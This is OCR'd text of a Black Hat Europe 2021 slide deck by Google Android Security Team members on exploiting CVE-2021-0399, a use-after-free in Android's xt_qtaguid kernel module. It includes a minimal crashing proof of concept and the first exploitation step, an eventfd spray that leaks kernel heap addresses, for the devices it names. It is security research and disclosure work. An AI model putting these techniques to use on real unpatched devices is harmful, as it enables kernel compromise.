black hat®
EUROPE 2021
november 10-11, 2021
BRIEFINGS

The Art of Exploiting UAF by Ret2bpf in Android Kernel

Xingyu Jin and Richard Neal
Google Android Security Team


Agenda

- Kernel Internals of Android netfilter module xt_qtaguid
  - Known vulnerabilities in the past
- CVE-2021-0399 Vulnerability Analysis
- Exploit CVE-2021-0399
  - Demo on exploiting Android device
- Another bug found in xt_qtaguid while writing PoC (CVE-2021-0695)
- Mitigations
- How does Google detect exploit code at scale

Android module xt_qtaguid
Introduction & Kernel Internal


xt_qtaguid - Introduction

- Data usage monitoring and tracking functionality since Android 3.0
  - Track the network traffic on a per-socket basis for unique app
- Module /dev/xt_qtaguid exists on Android devices since 2011
  - Replaced by eBPF since Android Q
- Userspace sends commands to kernel
  - E.g. TrafficStats.tagSocket API



```
switch (cmd) {
case 't':
  res = ctrl_cmd_tag(input);
  break;
case 'u':
  res = ctrl_cmd_untag(input);
  break;
```


kernel ← userspace



```
ctrl_fd = open("/proc/net/xt_qtaguid/ctrl", O_WRONLY);
if (-1 == ctrl_fd) {
  log_err("open /proc/net/xt_qtaguid/ctrl");
  goto quit;
}

log_info("Sending command '%s'", command);
amount = write(ctrl_fd, command, strlen(command));
if (-1 == amount) {
```


xt_qtaguiud Open Device

- Allocate struct **uid_tag_data** for every unique uid
- Allocate struct **proc_qtu_data** for every unique pid
- N:1


pid 0x101 opens /dev/xt_qtaguid
proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list
pid 0x100 opens /dev/xt_qtaguid
proc_qtu_data
struct rb_node
pid_t = 0x100
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list
uid_tag_data
struct rb_node
uid_t = 0xA
int num_pqd
struct rb_root tag_ref_tree

xt_qtaguid Tag Socket (ctrl_cmd_tag)

- Read socket fd, tag and uid from userspace
  - sscanf(input, "%c %d %llu %u", &cmd, &sock_fd, &acct_tag, &uid_int);
- Creating **tag_ref** and **sock_tag**




uid_tag_data_tree
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

uid_tag_data
struct rb_node
uid_t = 0xA
int num_pqd
struct rb_root tag_ref_tree

tag_ref
struct rb_node
tag_t tag = 0xbeefbeef000000AA
int num_sock_tags

tag_ref
struct rb_node
tag_t tag = 0xdeadbeef000000AA
int num_sock_tags



proc_qtu_data_tree
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list


sock_tag
struct rb_node sock_node
struct sock* sk
struct list_head list;
pid_t pid
tag_t tag = 0xbeefbeef000000AA

sock_tag
struct rb_node sock_node
struct sock* sk
struct list_head list;
pid_t pid
tag_t tag = 0xdeadbeef000000AA

sock_tag_tree
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

xt_qtaguid

- Tag socket(ctrl_cmd_tag) VS Untag socket(ctrl_cmd_untag->qtaguid_untag)



tag_ref
struct rb_node
tag_t tag = 0xbeefbeef000000AA
int num_sock_tags = 1

tag_ref
struct rb_node
tag_t tag = 0xdeadbeef000000AA
int num_sock_tags = 1

uid_tag_data
struct rb_node
uid_t = 0xAA
int num_pqd
struct rb_root tag_ref_tree

uid_tag_data_tree(global)
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

proc_qtu_data_tree(global)
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list

proc_qtu_data
struct rb_node
pid_t = 0x102
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list


sock_tag
struct rb_node sock_node
struct sock* sk
struct list_head list;
pid_t pid
tag_t tag = 0xdeadbeef000000AA

sock_tag
struct rb_node sock_node
struct sock* sk
struct list_head list;
pid_t pid
tag_t tag = 0xbeefbeef000000AA

sock_tag_tree(global)
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left

xt_qtaguid


- Tag socket(ctrl_cmd_tag) VS Untag socket(ctrl_cmd_untag->qtaguid_untag)




Vulnerability Analysis & Exploitation

CVE-2016-3809

- Kernel Information Leak
- Read /proc/net/xt_gtaguid/ctrl and obtain the kernel address of socket structure
  - sock=**0xffffffc01855bb80**, …
  - Strengthen CVE-2015-3636, ... exploits :-/
- You may still find OEM devices after 2017 with this bug :-/



```
@@ -1945,7 +1945,7 @@
                        );
                f_count = atomic_long_read(
                        &sock_tag_entry->socket->file->f_count);
-               seq_printf(m, "sock=%p tag=0x%llx (uid=%u) pid=%u "
+               seq_printf(m, "sock=%pK tag=0x%llx (uid=%u) pid=%u "
                           "f_count=%lu\n",
                           sock_tag_entry->sk,
                           sock_tag_entry->tag, uid,
```



```
@@ -2548,8 +2548,7 @@
        uid_t stat_uid = get_uid_from_tag(tag);
        struct proc_print_info *ppi = m->private;
        /* Detailed tags are not available to everybody */
-       if (get_atag_from_tag(tag) && !can_read_other_uid_stats(
-                                               make_kuid(&init_user_ns,stat_uid))) {
+       if (!can_read_other_uid_stats(make_kuid(&init_user_ns,stat_uid))) {
                CT_DEBUG("qtaguid: stats line: "
                         "%s 0x%llx %u: insufficient priv "
                         "from pid=%u tgid=%u uid=%u stats.gid=%u\n",
```

CVE-2017-13273

- Race condition due to incorrect locking
  - UAF on tag_ref_tree
- From 2011 to 2020, 2 vulnerabilities were reported in xt_qtaguid.c
  - 1 kernel heap information leak
  - 1 UAF by race
- **What can possibly go wrong in 2021?**


CVE-2021-0399

- Discovered by external researcher
  - In xt_qtaguid.c, there is a potential UAF.
  - No PoC or exploitation details provided but researcher believes it's **impossible** to exploit on modern devices which enable CONFIG_ARM64_UAO
- Minimal crashing PoC by Richard:


```
tag_socket(sock_fd, /*tag=*/0x12345678, getuid());
fork_result = fork();
if (fork_result == 0) {
     untag_socket(sock_fd);
} else {
    (void)waitpid(fork_result, NULL, 0);
}
exit(0);
```

CVE-2021-0399

- Untag socket(ctrl_cmd_untag->qtaguid_untag)...
  - Find corresponding **proc_qtu_data** based on **pid**.
    - What about child process?
  - Remove **sock_tag** from **proc_qtu_data.list** & Free **sock_tag**.



```
pqd_entry = proc_qtu_data_tree_search(
  &proc_qtu_data_tree, pid);
/*
 * TODO: remove if, and start failing.
 * At first, we want to catch user-space code that is not
 * opening the /dev/xt_qtaguid.
 */
if (IS_ERR_OR_NULL(pqd_entry) || !sock_tag_entry->list.next) {
  pr_warn_once("qtaguid: %s(): "
               "User space forgot to open /dev/xt_qtaguid? "
               "pid=%u tgid=%u sk_pid=%u, uid=%u\n", __func__,
               current->pid, current->tgid, sock_tag_entry->pid,
               from_kuid(&init_user_ns, current_fsuid()));
} else {
  list_del(&sock_tag_entry->list);
}
```



proc_qtu_data

struct rb_node

pid_t = 0x101

struct uid_tag_data *parent_tag_data

struct list_head sock_tag_list

sock_tag

struct rb_node sock_node

struct sock* sk

struct list_head list;

pid_t pid

tag_t tag = 0xdeadbeef000000AA

sock_tag

struct rb_node sock_node

struct sock* sk

struct list_head list;


pid_t pid

tag_t tag = 0xbeefbeef000000AA

Already freed by child process

CVE-2021-0399

- An application may call fork and untag the socket in the child process
  - So pqd_entry == NULL
- Kernel complains about the unexpected situation but doing **nothing**
- sock_tag_entry->list is not removed but sock_tag_entry is freed
  - UAF



Already freed by child process

Exploit CVE-2021-0399

Own your Android!

SELINUX, SECCOMP, KASLR, PAN, PXN, ADDR_LIMIT_CHECK, CONFIG_ARM64_UAO CONFIG_SLAB_FREELIST_RANDOM CONFIG_SLAB_FREELIST_HARDENED


Targeting at recent device manufactured in 2019-2020

Security Patch level 2021 Jan + Android Pie & Kernel 4.14


(e.g. Xiaomi Mi9, OnePlus 7 Pro)

Step 0 - eventfd leaks kernel heap address

- Most devices use kmalloc-**128** as the minimal size of the slab object
    - E.g. the size of the object by kmalloc(/*obj_size=*/10) is **128** bytes




```c
struct file *eventfd_file_create(unsigned int count, int flags)
{
        struct file *file;
        struct eventfd_ctx *ctx;

        /* Check the EFD_* constants for consistency.  */
        BUILD_BUG_ON(EFD_CLOEXEC != O_CLOEXEC);
        BUILD_BUG_ON(EFD_NONBLOCK != O_NONBLOCK);

        if (flags & ~EFD_FLAGS_SET)
                return ERR_PTR(-EINVAL);

        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return ERR_PTR(-ENOMEM);

        kref_init(&ctx->kref);
        init_waitqueue_head(&ctx->wqh);
        ctx->count = count;
        ctx->flags = flags;

        file = anon_inode_getfile("[eventfd]", &eventfd_fops, ctx,
                                  O_RDWR | (flags & EFD_SHARED_FCNTL_FLAGS));
        if (IS_ERR(file))
                eventfd_free_ctx(ctx);
```



Step 0 - eventfd leaks kernel heap address

- Child process calls ctrl_cmd_untag
    - sock_tag is freed
    - Spray eventfd



proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list.next
struct list_head sock_tag_list.prev

sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = 0xdeadbeef000000aa

sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = 0xbeefbeef000000aa

proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list.next
struct list_head sock_tag_list.prev

